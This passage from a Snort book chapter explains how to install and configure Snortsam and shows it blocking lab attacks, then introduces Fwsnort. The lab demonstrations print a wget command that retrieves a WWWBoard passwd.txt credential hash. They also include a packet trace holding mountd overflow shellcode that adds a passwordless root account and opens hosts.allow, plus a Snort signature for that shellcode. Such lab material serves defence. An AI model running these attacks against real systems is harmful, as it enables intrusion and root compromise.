2. Copy snortsam-2.23.tar.gz to /usr/local/src on a machine running the same operating system as the firewall host, extract it, and run *./makesnortsam.sh* from the /usr/local/src/snortsam directory. Once the compilation finishes, the resulting Snortsam binary can be copied to a system directory such as /usr/local/sbin on the firewall host. You will also need to create a configuration file for Snortsam. See Figure 12.8 for a discussion of the more important Snortsam configuration options. Note that since the daemon portion of Snortsam listens for connections from the corresponding Snort output plug-in, you may need to modify the firewall policy to allow such connections from the Snort system on your internal network. By default, the connections travel over TCP port 898 to the firewall.
3. Copy snortsam-patch.tar.gz to /usr/local/src on the Snort box, extract it, and run *./patchsnort.sh /usr/local/src/snort-2.1.* This assumes that the Snort-2.1 source is located in the /usr/local/src/snort-2.1 directory. If the patch applies cleanly and the Snortsam output plug-in code has been added, it is time to recompile Snort (Chapter 3, "Installing Snort," contains detailed information about how to compile and install Snort).

OINK!

As mentioned in previous chapters, a compiler should never be installed on either the firewall or the IDS. Some options for implementing a hardened sensor are discussed in Chapter 3, but an in-depth discussion of operating system security hardening is beyond the scope of this book.

Architecture

Recall that Snortsam consists of two main components: an output plug-in for Snort and a blocking agent that runs on the firewall host and interacts directly with the firewall itself. For the remainder of the Snortsam section, we will use the network diagram in Figure 12.1 as a reference.

Snort Output Plug-In

Snortsam output plug-in for Snort requires modification to both the Snort config file and to individual Snort rules. The output plug-in will communicate to the Snortsam agent running on the firewall over TCP port 898 whenever an IP address trips a signature deemed heinous enough to make all other communication from the IP unfit to enter the network. The output plug-in supports encrypted communication to the blocking agent with a custom key defined within config files at both ends of the communication channel. To make Snortsam active, we add the following line to snort.conf:

```
output alert_fwsam: 192.168.10.1/sn0r3sam
```

Note that the password *sn0r3sam* is the encryption key used to set up communication to the blocking agent in this configuration. Obviously, you will need to take special steps to protect the Snortsam config file since it now contains an encryption key. In addition to this modification, we must now also have a way to inform Snort about which specific rules should trigger a blocking action. This is accomplished by adding a new rule option *fwsam* together with a timeout to each such Snort rule. For example, suppose that we want to block all IP addresses for a period of one hour that trigger the "WEB-CGI /wwwboard/passwd.txt access" alert. To do so, we would append the string "fwsam: src, 1 hour;" to sid 807 in the web-cgi.rules file as in Figure 12.7.

OINK!

The length of time you have each block in place should be carefully considered! You need to balance the impact that frequently modifying your firewall policy will have against the potential impact of having a bad blocking rule in place for a long time. A rule that temporarily blocks important traffic may be okay if it only lasts a couple minutes, but you usually don't want it to be in place for days or weeks. When considering this, it is important to remember that an attempted exploit will generally happen in seconds or minutes. This means that the block may not need to last much longer than that to be effective. Moreover, there could be potential network performance implications if Snortsam is configured to block IP addresses based on DoS signatures that get tripped thousands of times and your firewall ruleset grows past the number of rules that is "healthy" for the firewall to handle. The question of proper tuning of the Snort ruleset for Snortsam response raises its head again.

Figure 12.7 Modified WWWBoard passwd.txt Access Snort Rule (SID 807)

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"WEB-CGI
/wwwboard/passwd.txt access"; flow:to_server,established;
uricontent:"/wwwboard/passwd.txt"; nocase; reference:arachnids,463;
reference:cve,CVE 1999-0953; reference:nessus,10321; reference:bugtraq,649;
classtype:attempted-recon; sid:807; rev:7; fwsam: src, 1 hour;)
```

Blocking Agent

The Snortsam blocking agent is charged with interacting directly with the firewall software on behalf of the Snort output plug-in. If Snort detects an attack that matches any Snort rule that has the *fwsam* field as in Figure 12.7, then an encrypted TCP session will be established with the blocking agent and a message will be sent that contains the *source IP* from the packets that caused the alert and a timeout value that informs the blocking agent about the length of time the IP should be blocked. Note that the firewall must allow the Snort output plug-in to connect to TCP port 898 (or whatever port you configure it to communicate over) for the Snortsam communication to work. The blocking agent maintains the state of all blocked IP addresses within the file /var/log/snortsam.state. This file is referenced during startup and is used to avoid duplicating blocking rules if the agent has been stopped and restarted for any reason.

The Snortsam blocking agent accepts several directives in its configuration file that control many aspects of operation, such as which firewall interface rules should be applied, which local IP address the agent should listen on, an encryption key for Snort sensor communications, and so forth. The configuration file is normally located at /etc/snortsam.conf, and Figure 12.8 lists some of the more important options that may be used in the configuration file.

OINK!

It is critical to remember that Snortsam sends the *source_IP* for the alert that generates the firewall or router change. This means that you need to be certain that all Snort rules to which you add active response list the attacking host as the packet's source. If you don't, you may find that you are blocking your own servers rather than the systems attacking them.

Figure 12.8 Snortsam Configuration Options

- **Accept** Allows specific Snort sensors to communicate with the blocking agent on the firewall. Multiple Snort sensors can be specified with this option, and each can have a different encryption key in the following syntax: accept <host>/<mask>, <key>.
- **Defaultkey** Sets the default encryption key that will be used for all Snort sensors if a custom key is not specified with the *accept* directive.
- **Port** Sets the port number the blocking agent will use to listen for connections from Snort sensors. The default port is TCP 898.
- **Dontblock** Specify a host (or network) that will be ignored even if Snort detects an attack originating from it.
- **Logfile** Specifies the path to a logfile to which Snortsam will write log messages. This file will list all IP addresses that Snortsam blocks along with the specified length of time.
- **Daemon** Runs the blocking agent as a daemon. Most administrators will want to include this option if Snortsam is to be deployed on a production system.
- **Bindip** Limits the blocking agent to listen on (bind to) an IP address associated with a single interface on the firewall instead of listening on all interfaces. This decreases the chances that an attacker can compromise the blocking agent itself since it decreases the number of accessible paths to the blocking agent. You should almost always set this option.
- **<firewall> <interface>** Specifies the type of firewall the blocking agent is running on and the interface to which blocking rules should be added. Supported firewall types are IPtables, IPchains, Netscreen Ipf, Pf, Pix, Ciscoacl, Opsec (for Check Point), and Watchguard.

Snortsam supports many additional configuration options that are not listed in Figure 12.8, but a complete listing is beyond the scope of this book. More information can be found in the file README.conf in the Snortsam sources. Given the configuration options with which we are familiar, we construct a sample Snortsam configuration file that we will refer to for the remainder of the Snortsam section (see Figure 12.9). Recall that the IP addresses listed in this configuration file are taken from the network diagram in Figure 12.1.

Figure 12.9 /etc/snortsam.conf

```
accept 192.168.20.3, sn0r3sam
bindip 192.168.20.1
iptables eth0
logfile /var/log/snortsam.log
daemon
```

Snortsam in Action

Now that we have a clear understanding of the architecture employed by Snortsam, let's dive into two juicy examples. We will launch the same attacks against the Web server and NFS server that we employed in Figures 12.3 and 12.6. This time, Snortsam will be deployed and active on both the firewall host and the Snort IDS box. We will examine packet traces of the attacks while Snortsam is actively blocking IP addresses, and we will illustrate how the IPtables policy on the firewall is modified. We will also show the logging and state capabilities of Snortsam as the attacks are detected and blocked. The Snortsam blocking agent requires the same level of privilege on a system as the administrative user who can modify the firewall ruleset. Normally, this means Snortsam must run a root (or other UID 0 account). In our configuration, Snortsam writes all logging messages to the file /var/log/snortsam.log, and writes state information about the IP addresses and lengths of time they are to be blocked to the file /var/log/snortsam.state. Troubleshooting Snortsam frequently involves removing the snortsam.state file and restarting Snortsam. If Snortsam has already blocked an IP address because it has tripped a Snort rule, then Snortsam will not attempt to block the IP again until the predetermined timeout has expired. This behavior survives restarts of the Snortsam blocking agent through the use of the snortsam.state file. To make Snortsam active at boot time, you will want to add a command like "/usr/sbin/snortsam /etc/snortsam.conf" to the appropriate init script.

Damage & Defense…

Tuning Active Response

There are some difficult questions looming on the horizon that one can raise about tuning active response. If someone leverages an attack against a machine in a network where the target system is absolutely not vulnerable to the attack, should the attacker be automatically blocked? Should the IDS even generate an alert for such an event? There are no easy answers to these questions. On the one hand, it is important to reduce the number of events produced by an IDS because false positives are commonly generated, and yet at the same time, if someone is sending a buffer overflow attack against a system, such an event might be important to know about *even if it has no chance of working*. Ideally, an *intrusion detection* system should only generate alerts for *the events you care about*, and an active response should only be used in the case of events where you are *highly* confident that you won't see false positives and where there is a clear need to prevent the attempted attack from being completed. You may care that an attempted attack has taken place, but if you know that you aren't vulnerable, it simply doesn't make any sense to reconfigure your firewall or router to respond to it. This is doubly true when we consider the DoS possibilities, whereby an attacker who wants to cut off your network's access to a particular IP address sends attack packets that match your active defense rules, with the packet's source set to that IP.

The bottom line is that the proper configuration of a network intrusion detection system is highly dependent on both the network characteristics (general topology, operating systems, versions of applications, and so forth) and the desires of the human administrators who will be charged with taking actions based on IDS alerts. In the case of active response, the humans are taken out of the loop, and so the burden of perfection should be even higher on the data provided by the IDS. Having said all of this, it is the goal of this chapter to illustrate the capabilities of active response; the decision about whether to deploy such functionality is highly subjective and is left to the IDS administrator.

Now, let's fire up the Snortsam agent on the firewall and the patched version of Snort on the IDS box (refer again to Figure 12.1) and see how this changes things. We will use the Snortsam configuration file in Figure 12.9, which tells Snortsam to accept connections from the Snort box, listen only on the interface associated with the 192.168.20.1 IP on the firewall, apply IPtables blocking rules to the external interface (eth0), and run as a daemon. We start the Snortsam agent on the firewall with the command in Figure 12.10.

Figure 12.10 Snortsam Startup

```
[firewall]#  /usr/sbin/snortsam /etc/snortsam.conf

SnortSam, v 2.23.
Copyright (c) 2001-2003 Frank Knobbe <frank@knobbe.us>. All rights reserved.

Plugin 'fwsam': v 2.2, by Frank Knobbe
Plugin 'fwexec': v 2.2, by Frank Knobbe
Plugin 'pix': v 2.5, by Frank Knobbe
Plugin 'ciscoacl': v 2.4, by Ali Basel <alib@sabanciuniv.edu>
Plugin 'netscreen': v 2.2, by Frank Knobbe
Plugin 'ipchains': v 2.4, by Hector A. Paterno <apaterno@dsnsecurity.com>
Plugin 'iptables': v 2.1, by Fabrizio Tivano <fabrizio@sad.it>
Plugin 'watchguard': v 2.1, by Thomas Maier <thomas.maier@arcos.de>
Plugin 'email': v 2.3, by Frank Knobbe

Parsing config file /etc/snortsam.conf...
Linking plugin 'iptables'...
Checking for existing state file: Not present.
Starting to listen for Snort alerts.
```

WWWBoard passwd.txt Access Attack

At this point, the Snortsam blocking agent is ready to accept commands from the Snort output plug-in running on the Snort IDS. We are now ready to execute the *wget* command as before from evilhost and watch its output in Figure 12.11.

Figure 12.11 WWWBoard passwd.txt Access Attack (Revisited)

```
[evilhost]$ wget -O passwd.txt -t 1 http://68.48.x.x/wwwboard/passwd.txt
--10:36:19--  http://68.48.x.x/wwwboard/passwd.txt
           => `passwd.txt'
Connecting to 68.48.x.x:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 23 [text/plain]

100%[==========================================>] 23            22.46K/s
ETA 00:00

10:361:19 (22.46 KB/s) - `passwd.txt' saved [23/23]
```

This looks the same from the perspective of the client. Let us confirm this by taking a look at the contents of the *passwd.txt* file:

```
$ cat passwd.txt
WebAdmin:aepTOqxOi4i8U
```

Indeed, the file is exactly the same, but let's try now to access the index.html file in the Web root on the Web server and see what happens.

```
$ wget -O passwd.txt -t 1 http://68.48.x.x/index.html
--10:36:19--  http://68.48.x.x/index.html
           => `passwd.txt'
Connecting to 68.48.x.x:80... failed: Connection timed out.
Giving up.
```

Now, this is a bit different. The client is completely unable to connect to the Web server; in other words, the three-way TCP handshake is not allowed to finish. Snortsam has successfully modified the IPtables policy on the firewall to block the evilhost IP address in both the INPUT and FORWARD chains. This means that IPtables will drop packets from evilhost that are destined for either the firewall host itself or for any host connected to the firewall, and we can confirm this by executing the following two commands on the firewall:

```
#  iptables -nL INPUT
Chain INPUT (policy ACCEPT)
target     prot opt source                destination
DROP       all  --  evilhost        0.0.0.0/0
...
```

```
#  iptables -nL FORWARD
Chain FORWARD (policy ACCEPT)
target     prot opt source               destination
DROP       all  --  evilhost        0.0.0.0/0
...
```

Note that the DROP rules are added as the very first rules in the policy. This will make IPtables silently drop packets before they are matched against any other rules, including potential connection tracking rules that would otherwise allow packets through if they were part of an established session. The material presented so far is specific to IPtables on Linux, but Snortsam reacts similarly on all supported firewalls, although the method of communication with each firewall is different. Table 12.1 lists communication methods the Snortsam blocking agent uses to communicate with each supported firewall.

Table 12.1 Snortsam Firewall Communication

Firewall	Communication Method
IPtables	IPtables binary
IPchains	Raw socket
Ipf	Ipf binary
Pf	Ioctl call
Watchguard	Watchguard binary
Netscreen	Management port (TCP/23)
Cisco PIX	Management port (TCP/23)
Check Point	Check Point SDK

We can clearly see that the IP associated with evilhost is blocked in the IPtables policy, but note that the first attack request in Figure 12.11 was allowed to complete without hindrance. The passwd.txt is successfully downloaded from the Web server. When exactly did Snortsam add these rules to the IPtables policy relative to the first attack? Were these rules only added after the attack TCP session was allowed to complete, or were they added sometime while the session was still active? A packet trace taken during the first attack answers this question (see Figure 12.12).

Figure 12.12 WWWBoard passwd.txt Access Attack Packet Trace

```
[firewall]# tcpdump -i eth0 port 80 and host 204.174.x.x -X -l -n -s 1500
204.174.x.x.38862 > 68.48.x.x.80: S 2273499460:2273499460(0) win 5840
68.48.x.x.80 > 204.174.x.x.38862: S 741892038:741892038(0) ack 2273499461
win 5792
204.174.x.x.38862 > 68.48.x.x.80: . ack 1 win 5840
204.174.x.x.38862 > 68.48.x.x.80: P 1:119(118) ack 1 win 5840
0x0000   4500 00aa 8e78 4000 3206 795f ccae df18        E....x@.2.y_....
0x0010   0000 0000 97ce 0050 8782 d945 2c38 5fc7        .......P...E,8_.
0x0020   8018 16d0 7cb8 0000 0101 080a 14e2 573c        ....|.........W<
0x0030   006e a7ea 4745 5420 2f77 7777 626f 6172        .n..GET./wwwboar
0x0040   642f 7061 7373 7764 2e74 7874 2048 5454        d/passwd.txt.HTT
0x0050   502f 312e 300d 0a55 7365 722d 4167 656e        P/1.0..User-Agen
0x0060   743a 2057 6765 742f 312e 382e 320d 0a48        t:.Wget/1.8.2..H
0x0070   6f73 743a 2036 382e 3438 2e78 782e 7878        ost:.68.48.xx.xx
0x0080   370d 0a41 6363 6570 743a 202a 2f2a 0d0a        7..Accept:.*/*..
0x0090   436f 6e6e 6563 7469 6f6e 3a20 4b65 6570        Connection:.Keep
0x00a0   2d41 6c69 7665 0d0a 0d0a                        -Alive....
68.48.x.x.80 > 204.174.x.x.38862: . ack 119 win 5792
68.48.x.x.80 > 204.174.x.x.38862: P 1:358(357) ack 119 win 5792
0x0000   4500 0199 f834 4000 3f06 01b4 0000 0000        E....4@.?.......
0x0010   ccae 0000 0000 97ce 2c38 5fc7 8782 d9bb        .....P..,8_.....
0x0020   8018 16a0 ebca 0000 0101 080a 006e a7f4        .............n..
0x0030   14e2 573c 4854 5450 2f31 2e31 2032 3030        ..W<HTTP/1.1.200
0x0040   204f 4b0d 0a44 6174 653a 2054 7565 2c20        .OK..Date:.Tue,.
0x0050   3330 204d 6172 2032 3030 3420 3230 3a33        30.Mar.2004.20:3
0x0060   333a 3236 2047 4d54 0d0a 5365 7276 6572        3:26.GMT..Server
0x0070   3a20 4170 6163 6865 2f32 2e30 2e34 3820        :.Apache/2.0.48.
0x0080   2855 6e69 7829 206d 6f64 5f73 736c 2f32        (Unix).mod_ssl/2
0x0090   2e30 2e34 3820 4f70 656e 5353 4c2f 302e        .0.48.OpenSSL/0.
0x00a0   392e 3763 0d0a 4c61 7374 2d4d 6f64 6966        9.7c..Last-Modif
0x00b0   6965 643a 2054 7565 2c20 3330 204d 6172        ied:.Tue,.30.Mar
0x00c0   2032 3030 3420 3136 3a32 383a 3231 2047        .2004.16:28:21.G
0x00d0   4d54 0d0a 4554 6167 3a20 2234 6234 3031        MT..ETag:."4b401
0x00e0   2d31 372d 6237 6463 3933 3430 220d 0a41        -17-b7dc9340"..A
0x00f0   6363 6570 742d 5261 6e67 6573 3a20 6279        ccept-Ranges:.by
```

Continued

Figure 12.12 WWWBoard passwd.txt Access Attack Packet Trace

```
0x0100   7465 730d 0a43 6f6e 7465 6e74 2d4c 656e         tes..Content-Len
0x0110   6774 683a 2032 330d 0a4b 6565 702d 416c         gth:.23..Keep-Al
0x0120   6976 653a 2074 696d 656f 7574 3d31 352c         ive:.timeout=15,
0x0130   206d 6178 3d31 3030 0d0a 436f 6e6e 6563         .max=100..Connec
0x0140   7469 6f6e 3a20 4b65 6570 2d41 6c69 7665         tion:.Keep-Alive
0x0150   0d0a 436f 6e74 656e 742d 5479 7065 3a20         ..Content-Type:.
0x0160   7465 7874 2f70 6c61 696e 3b20 6368 6172         text/plain;.char
0x0170   7365 743d 4953 4f2d 3838 3539 2d31 0d0a         set=ISO-8859-1..
0x0180   0d0a 5765 6241 646d 696e 3a61 6570 544f         ..WebAdmin:aepTO
0x0190   7178 4f69 3469 3855 0a                           qxOi4i8U.
      Iptables blocking rule is added here since the next packet
      acknowledging sequence number 358 never makes it from the client to the
      server so the server must re-transmit all data from sequence number 1
      through 358. All communication from the client to the server (but not
      vice-versa) has been cut at this point.
====> 204.174.x.x.38862 > 68.48.x.x.80: . ack 358 win 6432
====> 204.174.x.x.38862 > 68.48.x.x.80: F 119:119(0) ack 358 win 6432
====> 68.48.x.x.80 > 204.174.x.x.38862: P 1:358(357) ack 119 win 5792
0x0000   4500 0199 f834 4000 3f06 01b4 0000 0000         E....4@.?.......
0x0010   ccae 0000 0000 97ce 2c38 5fc7 8782 d9bb         .....P..,8_.....
0x0020   8018 16a0 ebca 0000 0101 080a 006e a7f4         .............n..
0x0030   14e2 573c 4854 5450 2f31 2e31 2032 3030         ..W<HTTP/1.1.200
0x0040   204f 4b0d 0a44 6174 653a 2054 7565 2c20         .OK..Date:.Tue,.
0x0050   3330 204d 6172 2032 3030 3420 3230 3a33         30.Mar.2004.20:3
0x0060   333a 3236 2047 4d54 0d0a 5365 7276 6572         3:26.GMT..Server
0x0070   3a20 4170 6163 6865 2f32 2e30 2e34 3820         :.Apache/2.0.48.
0x0080   2855 6e69 7829 206d 6f64 5f73 736c 2f32         (Unix).mod_ssl/2
0x0090   2e30 2e34 3820 4f70 656e 5353 4c2f 302e         .0.48.OpenSSL/0.
0x00a0   392e 3763 0d0a 4c61 7374 2d4d 6f64 6966         9.7c..Last-Modif
0x00b0   6965 643a 2054 7565 2c20 3330 204d 6172         ied:.Tue,.30.Mar
0x00c0   2032 3030 3420 3136 3a32 383a 3231 2047         .2004.16:28:21.G
0x00d0   4d54 0d0a 4554 6167 3a20 2234 6234 3031         MT..ETag:."4b401
0x00e0   2d31 372d 6237 6463 3933 3430 220d 0a41         -17-b7dc9340"..A
0x00f0   6363 6570 742d 5261 6e67 6573 3a20 6279         ccept-Ranges:.by
```

Continued

Figure 12.12 WWWBoard passwd.txt Access Attack Packet Trace

```
0x0100   7465 730d 0a43 6f6e 7465 6e74 2d4c 656e        tes..Content-Len
0x0110   6774 683a 2032 330d 0a4b 6565 702d 416c        gth:.23..Keep-Al
0x0120   6976 653a 2074 696d 656f 7574 3d31 352c        ive:.timeout=15,
0x0130   206d 6178 3d31 3030 0d0a 436f 6e6e 6563        .max=100..Connec
0x0140   7469 6f6e 3a20 4b65 6570 2d41 6c69 7665        tion:.Keep-Alive
0x0150   0d0a 436f 6e74 656e 742d 5479 7065 3a20        ..Content-Type:.
0x0160   7465 7874 2f70 6c61 696e 3b20 6368 6172        text/plain;.char
0x0170   7365 743d 4953 4f2d 3838 3539 2d31 0d0a        set=ISO-8859-1..
0x0180   0d0a 5765 6241 646d 696e 3a61 6570 544f        ..WebAdmin:aepTO
0x0190   7178 4f69 3469 3855 0a                          qxOi4i8U.
204.174.x.x.38862 > 68.48.x.x.80: . ack 358 win 6432
204.174.x.x.38862 > 68.48.x.x.80: F 119:119(0) ack 358 win 6432
68.48.x.x.80 > 204.174.x.x.38862: P 1:358(357) ack 119 win 5792
204.174.x.x.38862 > 68.48.x.x.80: . ack 358 win 6432
204.174.x.x.38862 > 68.48.x.x.80: F 119:119(0) ack 358 win 6432
68.48.x.x.80 > 204.174.x.x.38862: P 1:358(357) ack 119 win 5792
204.174.x.x.38862 > 68.48.x.x.80: . ack 358 win 6432
204.174.x.x.38862 > 68.48.x.x.80: F 119:119(0) ack 358 win 6432
68.48.x.x.80 > 204.174.x.x.38862: P 1:358(357) ack 119 win 5792
204.174.x.x.38862 > 68.48.x.x.80: . ack 358 win 6432
204.174.x.x.38862 > 68.48.x.x.80: F 119:119(0) ack 358 win 6432
68.48.x.x.80 > 204.174.x.x.38862: P 1:358(357) ack 119 win 5792
204.174.x.x.38862 > 68.48.x.x.80: . ack 358 win 6432
204.174.x.x.38862 > 68.48.x.x.80: F 119:119(0) ack 358 win 6432
```

This trace is quite different from the trace in Figure 12.4, which was taken while Snortsam was not active. First, we see the normal three-way handshake that initiates the session as usual. Then, we see the client request for the /wwwboard/passwd.txt Uniform Resource Identifier (URI) and the corresponding Web server "WebAdmin:aepTOqxOi4i8U" response. This server response packet makes it out to the client due to the fact that the first packet with the "**====>**" shows that the client attempts to acknowledge sequence number 358 from the server. Hence, the client received all data ending at server sequence number 358, and the second packet with the "**====>**" shows that the client is ready for any data starting at sequence 358. However, this acknowledgment packet never makes it to the server because the firewall is already blocking all traffic from evilhost. We can see this in the trace by noting that the third packet with the "**====>**"is a retransmission of the same "WebAdmin:aepTOqxOi4i8U" data to the client (the data from sequence 1 to 358 is being sent again; see the 1:358(357)). This retransmission *does* make it back to the client since the specific rule added by Snortsam to the FORWARD chain only blocks packets that come from evilhost; not those destined for evilhost. Therefore, this retransmission elicits yet another acknowledgment of sequence number 358 from the client, which also does not reach the server, and the process continues as mandated by the requirement that TCP retransmit any data for which acknowledgments are not received.

At this point, we have seen Snortsam block all packets originating from evilhost after Snort detected an attack signature matching SID 807, but we have not seen any output of Snortsam itself. When the blocking agent on the firewall receives a block request from the Snort IDS, a log message is generated that includes the IP address to be blocked and the length of time the block is to remain in effect. In our example configuration, we specified a logfile path of /var/log/snortsam.log, and after our attack example we find the messages listed in Figure 12.13 within this file.

Figure 12.13 Blocking Agent Messages

```
2004/03/02, 01:45:32, -, 1, snortsam, Starting to listen for Snort alerts.
2004/03/02, 01:45:50, 192.168.10.3, 2, snortsam, Blocking host 204.174.x.x
completely for 3600 seconds.
```

The general flow of events that Snortsam executes in the process of adding a blocking rule to a firewall is as follows:

1. The modified version of Snort that contains the Snortsam output plug-in detects an attack that matches a Snort rule that contains the *fwsam* directive.
2. The Snort output plug-in contacts the Snortsam blocking agent running on the firewall over TCP port 898. The contents of the message instruct the agent to add a blocking rule to the firewall for the IP address that generated the Snort alert.
3. The blocking agent checks its in-memory internal state (the snortsam.state file is read at startup) to see if the source IP address has already been blocked, and if so, whether its previous timeout has expired.

4. If the blocking timeout has expired or if the IP has not yet been blocked, the agent adds the IP and timeout to the state file and then interfaces with the underlying firewall to add the blocking rule. Log messages are written to the logfile during these two operations.

NFS mountd Overflow Attack

For Snortsam to respond to the exploit for the NFS mountd overflow vulnerability, we must add the *fwsam* option to Snort SID 316 in the Snort rules file exploit.rules just as we did for the passwd.txt access Snort rule in Figure 12.7. The resulting Snort rule appears in Figure 12.14.

Figure 12.14 Modified NFS mountd Overflow Snort Rule (SID 316)

```
alert udp $EXTERNAL_NET any -> $HOME_NET 635 (msg:"EXPLOIT x86 Linux mountd
overflow"; content:"|eb56 5E56 5656 31d2 8856 0b88 561e|";
reference:cve,CVE-1999-0002; reference:bugtraq,121; classtype:attempted-
admin; sid:316; rev:3; fwsam: src, 1 hour;)
```

First, we reinstate network access to the evilhost IP address by clearing the block rule from the previous passwd.txt access attack on the IPtables firewall. We must also delete the file /var/log/snortsam.state on the firewall and restart Snortsam so that Snortsam can react to the next attack. We start Snort with our modified SID 316 rule and start the Snortsam blocking agent on the firewall with the configuration file we built previously. We are now ready to execute the mountd overflow attack against the NFS server from evilhost, and again we watch the attack with a packet trace taken on the external interface of the firewall in Figure 12.15.

Figure 12.15 NFS mountd Overflow Attack (Revisited)

```
[evilhost]$ ./mx 68.48.x.x
code length = 211, used retaddr is bfffe7a0
ok, attacking target 68.48.x.x

[firewall]# tcpdump -i eth0 -s 1500 udp -X -l -n
tcpdump: listening on eth0
15:53:59.266187 204.174.x.x.33854 > 68.48.x.x.sunrpc: udp 56 (DF)
15:53:59.267033 68.48.x.x.sunrpc > 204.174.x.x.33854: udp 28 (DF)
```

Continued

Figure 12.15 NFS mountd Overflow Attack (Revisited)

```
15:53:59.267662 204.174.x.x.33854 > 68.48.x.x.32772: udp 1108 (DF)
0x0000   4500 0470 0000 4000 4011 7929 c0a8 1e01        E..p..@.@.y)....
0x0010   c0a8 1e02 843e 8004 045c 7609 7ceb ba6b        .....>...\v.|..k
0x0020   0000 0000 0000 0002 0001 86a5 0000 0001        ................
0x0030   0000 0001 0000 0001 0000 0028 406b 1b53        ...........(@k.S
0x0040   0000 0007 6f72 7468 616e 6300 0000 03e8        ....orthanc.....
0x0050   0000 0064 0000 0003 0000 0064 0000 000a        ...d.......d....
0x0060   0000 0010 0000 0000 0000 0000 0000 03ff        ................
0x0070   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0080   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0090   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0370   9090 9090 eb56 5e56 5656 31d2 8856 0b88        .....V^VVV1..V..
0x0380   561e 8856 2788 5638 b20a 8856 1d88 5626        V..V'.V8...V..V&
0x0390   5b31 c941 4131 c0b0 05cd 8050 89c3 31c9        [1.AA1.....P..1.
0x03a0   31d2 b202 31c0 b013 cd80 5889 c289 c359        1...1.....X....Y
0x03b0   5231 d2b2 0c01 d1b2 1331 c0b0 0431 d2b2        R1.......1...1..
0x03c0   12cd 805b 31c0 b006 cd80 eb3f e8a5 ffff        ...[1......?....
0x03d0   ff2f 6574 632f 7061 7373 7764 787a 3a3a        ./etc/passwdxz::
0x03e0   303a 303a 3a2f 3a2f 6269 6e2f 7368 7878        0:0::/:/bin/shxx
0x03f0   414c 4c3a 414c 4c78 782f 6574 632f 686f        ALL:ALLxx/etc/ho
0x0400   7374 732e 616c 6c6f 7778 ff5b 5331 c9b1        sts.allowx.[S1..
0x0410   2801 cbb1 0231 c0b0 05cd 8050 89c3 31c9        (....1.....P..1.
0x0420   31d2 b202 31c0 b013 cd80 5b59 5331 d2b2        1...1.....[YS1..
0x0430   1f01 d1b2 0831 c0b0 04cd 805b 31c0 b006        .....1.....[1...
0x0440   cd80 31c0 40cd 80a0 e7ff bfa0 e7ff bfa0        ..1.@...........
0x0450   e7ff bfa0 e7ff bfa0 e7ff bfa0 e7ff bfa0        ................
0x0460   e7ff bfa0 e7ff bfa0 e7ff bfa0 e7ff bf00        ................
15:53:59.268454 68.48.x.x.32772 > 204.174.x.x.33854: udp 28 (DF)
```

So far, so good. The packet trace is identical to the first trace we took of this exploit in Figure 12.6, so we see that the attack packet itself was allowed through the firewall. However, now if we try to view the index.html page on the Web server from evilhost after the attack has been completed, we again discover that our connection attempt is blocked. We can confirm that Snortsam has again added the same block rules to the INPUT and FORWARD chains on the firewall (see Figure 12.16).

Figure 12.16 IPtables Block Rules

```
#  iptables -nL INPUT
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
DROP       all  --  evilhost       0.0.0.0/0
...
#  iptables -nL FORWARD
Chain FORWARD (policy ACCEPT)
target     prot opt source               destination
DROP       all  --  evilhost       0.0.0.0/0
...
```

It should be noted that for our network configuration in Figure 12.1, Snortsam will never stop the *initial* exploit packets from entering the network and being forwarded to the internal servers because Snort does not have the opportunity to detect the attack until the exploit packets are already on the same subnet. Unfortunately, this means that for attacks that require a small number of packets, the attacker may be able to successfully complete the attack and then move to another source IP address to take advantage of the newly compromised system. However, consider the relative speed of a fast 100MB internal network, with the normal low latency of one to three hops, versus Internet links that are 1/100 to 1/2 that speed, and much higher latency stemming from the average hop count of 15 hops between arbitrary hosts on the Internet. Provided the IDS triggers quickly, most attackers should be unable to get many packets to the target host before being blocked. In our passwd.txt access example, the attacker's TCP session was not even allowed to finish before the IPtables policy was modified. This, combined with Snortsam's ease of deployment, its capability to avoid causing a resource conflict between your IDS and your firewall, its granular rule specification, and its capability to interact with many different firewalls, make it an attractive candidate for implementing active response.

OINK!

If you want to prevent even the initial exploit from reaching the target (as you may want to do for things like single-packet exploits, worms, or DoS attacks that don't depend on many packets), then read the next two sections for methods that should be just what you are looking for.

Fwsnort

Fwsnort is an open-source project that aims to take the wonderful signature ruleset developed by the Snort community and translate as many rules as possible into an equivalent IPtables ruleset that can log and even block packets. Fwsnort is loosely based on the shell script snort2iptables (see www.stearns.org/snort2iptables/) written by William Stearns. Since 90 percent of all Snort rules depend on searching for telltale patterns in packet application-layer data, an important prerequisite to accomplishing any useful translation is the ability of IPtables to at least perform string matches in kernel space. The IPtables string match module provides this capability. One of the most significant features of Fwsnort is the addition of an option *–hex-string* to the userland portion of IPtables itself. This option was accepted as a patch to the IPtables code by the IPtables maintainers as of IPtables version 1.2.8. Combined with the IPtables string match module, this option allows content fields in Snort rules that contain hex codes to be easily included within IPtables rulesets without modification. Fwsnort also parses existing IPtables rulesets in order to determine which Snort rules can (optionally) be excluded from the translation. If an IPtables policy has been configured to block all traffic over say, the ICMP protocol, then it may not be useful to translate ICMP rules from Snort. In addition, Fwsnort offers the capability of translating individual Snort rules by their individual *SID* value, which means that if there are only specific rules that you want included, you can identify them and have them added explicitly. Having said all of this, there are several Snort rule options such as *dsize*, *byte_test*, and *distance* whose use in a rule prevents it from being translated into an equivalent IPtables rule. After taking these options into account, Fwsnort is able to translate nearly 70 percent of all rules included in Snort-2.1. Lest there be any doubt in your mind, Fwsnort really is a simple NIPS. It may not have all the capabilities of either a commercial product or the open-source Snort_inline program, but it definitely does land squarely in the category of NIPS.

OINK!

As mentioned in previous chapters, options like *dsize*, *byte_test*, and *distance* are used extensively in the newer rules and are very valuable in making rules more accurate and flexible. Before you import every rule that can be imported, take the time to look at how likely they are to generate false positives. Then remember what we said before about the high potential for Very Bad™ side effects if you aren't excruciatingly careful about tuning the rules you implement for active response.

Installation

The installation of Fwsnort is accomplished in two main steps. First, you must install the IPtables string match module. This normally requires a kernel recompile, since this module is not included in the stock Linux kernel sources. The string match module is implemented as a patch to the kernel and is classified in the *extra* modules category according to the *Netfilter* project. The easiest way to install this module is to use the *patch-o-matic* system distributed at www.netfilter.org/downloads.html#pom-20031219. After untarring the patch-o-matic tarball, execute the following command from the patch-o-matic directory:

```
KERNEL_DIR=/usr/src/linux-2.4.24 ./runme extra
```

